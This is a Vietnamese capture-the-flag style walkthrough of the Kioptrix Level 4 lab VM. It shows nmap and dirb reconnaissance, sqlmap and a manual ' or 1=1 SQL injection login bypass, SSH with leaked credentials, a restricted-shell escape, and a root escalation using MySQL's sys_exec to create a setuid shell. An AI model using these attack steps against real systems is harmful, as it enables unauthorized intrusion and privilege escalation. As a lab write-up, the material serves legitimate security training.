Kioptrix Level 4

1. Giới thiệu bài lab

- **Kioptrix Level 4** là một bài lab trong chuỗi các bài lab Kioptrix, được thiết kế để giúp người tham gia học cách khai thác lỗ hổng và đạt được quyền root thông qua MySQL.

2. Chuẩn bị bài lab

- 1 máy kali làm máy tấn công
- 1 máy mục tiêu


Download phần mềm Oracle Virtual Box để chứa máy ảo

https://www.virtualbox.org/wiki/Downloads

- Import máy ảo vào VirtualBox: file .ova
- Khởi động máy Kali và máy Kioptrix lv4

3. Các bước thực hiện


- Scan tất cả địa chỉ IPs cùng một subnet (192.168.56.0/24): *sudo netdiscover -i eth0*




- Scan tất cả các ports: nmap -p- -A 192.168.56.102
    - Ta có thể thấy mở port 22 SSH và port 80 http

```
└─$ sudo nmap -p- -A 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-17 03:21 EST
Nmap scan report for 192.168.56.102
Host is up (0.00030s latency).
Not shown: 39528 closed tcp ports (reset), 26003 filtered tcp ports (no-respo
nse)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 w
ith Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin
-Patch
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 08:00:27:E0:3D:EB (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2024-11-17T03:22:07-05:00
|_clock-skew: mean: 2h29m59s, deviation: 3h32m07s, median: 0s
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unk
nown> (unknown)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT     ADDRESS
1   0.30 ms 192.168.56.102
```


- Diretory enumuration: dirb http://192.168.56.102




- Truy cập http://192.168.56.102/index.php trên trình duyệt




- Sử dụng sql map: sqlmap -u http://192.168.56.102/checklogin.php --dbms=mysql --data="myusername=admin&mypassword=admin&Submit=Login" --level 5 --risk 3 -a --output-dir=sqlmap
    - Ta có thể thấy rằng parameter mypassword có khả năng bị sql injection




- Inject payload vào parameter mypassword thành công và trả về 302 FOUND



    - Tuy nhiên tài khoản admin bị lỗi



- Thử đăng nhập với username: john và password: ' or 1=1— và lấy được username/password



- Sau đó vào terminal gõ
  - ssh john@192.168.56.102
  - pass: MyNameIsJohn
- Phiên bản OpenSSH trên máy chủ chỉ hỗ trợ **ssh-rsa** và **ssh-dss** nên ta sẽ chạy command**:**

ssh -o HostKeyAlgorithms=+ssh-rsa john@192.168.56.102

- Khởi chạy một shell Bash: echo os.system('/bin/bash')

- Tìm các tệp PHP trên hệ thống (tìm đến độ sâu 5 thư mục) và tìm kiếm từ khóa "password" trong các tệp PHP đó:
    - find / -maxdepth 5 -name *.php -type f -exec grep -Hn password {} \; 2>/dev/null

```
john:~$ echo os.system('/bin/bash')
john@Kioptrix4:~$ find / -maxdepth 5 -name *.php -type f -exec grep -Hn password {} \; 2>/dev/null
/var/www/index.php:21:                                          <input name="mypassword" type="pas
sword" id="mypassword">
/var/www/checklogin.php:5:$password=""; // Mysql password
/var/www/checklogin.php:10:mysql_connect("$host", "$username", "$password")or die("cannot connect");
/var/www/checklogin.php:13:// Define $myusername and $mypassword
/var/www/checklogin.php:15:$mypassword=$_POST['mypassword'];
/var/www/checklogin.php:19://$mypassword = stripslashes($mypassword);
/var/www/checklogin.php:21://$mypassword = mysql_real_escape_string($mypassword);
/var/www/checklogin.php:23://$sql="SELECT * FROM $tbl_name WHERE username='$myusername' and password='$myp
assword'";
/var/www/checklogin.php:24:$result=mysql_query("SELECT * FROM $tbl_name WHERE username='$myusername' and p
assword='$mypassword'");
/var/www/checklogin.php:29:// If result matched $myusername and $mypassword, table row must be 1 row
/var/www/checklogin.php:32:// Register $myusername, $mypassword and redirect to file "login_success.php"
/var/www/checklogin.php:34:     session_register("mypassword");
/var/www/robert/robert.php:9:$password=""; // Mysql password
/var/www/robert/robert.php:14:mysql_connect("$host", "$username", "$password")or die("cannot connect");
/var/www/robert/robert.php:21:// If result matched $myusername and $mypassword, table row must be 1 row
/var/www/john/john.php:9:$password=""; // Mysql password
/var/www/john/john.php:14:mysql_connect("$host", "$username", "$password")or die("cannot connect");
/var/www/john/john.php:21:// If result matched $myusername and $mypassword, table row must be 1 row
john@Kioptrix4:~$
```

- Lấy thông tin từ file /var/www/robert/robert.php vì trong đó chứa thông tin của mysql
    - username: root và không có password

```
john@Kioptrix4:~$ cat /var/www/robert/robert.php
<?php
session_start();
if(!session_is_registered(myusername)){
        header("location:../index.php");
}else{
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

// Connect to server and select databse.
mysql_connect("$host", "$username", "$password")or die("cannot connect");
mysql_select_db("$db_name")or die("cannot select DB");
```

- Truy cập mysql và check các function, ta có thể thấy mysql enale system execute


```
john@Kioptrix4:~$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 22153
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select * from mysql.func;
+-------------------------+-----+-------------------------+-----------+
| name                    | ret | dl                      | type      |
+-------------------------+-----+-------------------------+-----------+
| lib_mysqludf_sys_info |   0 | lib_mysqludf_sys.so | function |
| sys_exec                |   0 | lib_mysqludf_sys.so | function |
+-------------------------+-----+-------------------------+-----------+
2 rows in set (0.00 sec)
```

- Sử dụng sys_exec để sao chép tệp sh (shell) từ thư mục /bin/ vào thư mục /tmp/, thay đổi quyền sở hữu của tệp đó thành root:root và thiết lập bit setuid trên tệp /tmp/sh
    - select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh');

```
mysql> select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh');
+-----------------------------------------------------------------------------+
| sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh') |
+-----------------------------------------------------------------------------+
| NULL                                                                        |
+-----------------------------------------------------------------------------+
1 row in set (0.01 sec)

mysql>
```

- Tiếp tục gõ lệnh để nâng quyền lên root

```
mysql> exit
Bye
john@Kioptrix4:~$ cd /tmp
john@Kioptrix4:/tmp$ ls
sh
john@Kioptrix4:/tmp$ ls -al
total 96
drwxrwxrwt  3 root root  4096 2024-11-17 04:34 .
drwxr-xr-x 21 root root  4096 2012-02-06 18:41 ..
-rwsr-s--x  1 root root 79988 2024-11-17 04:34 sh
drwxr-xr-x  2 root root  4096 2024-11-17 03:10 .winbindd
john@Kioptrix4:/tmp$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@Kioptrix4:/tmp$ ./sh
# ls
sh
# cd /root
# ls
congrats.txt  lshell-0.9.12
```


whoami
root
cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret

#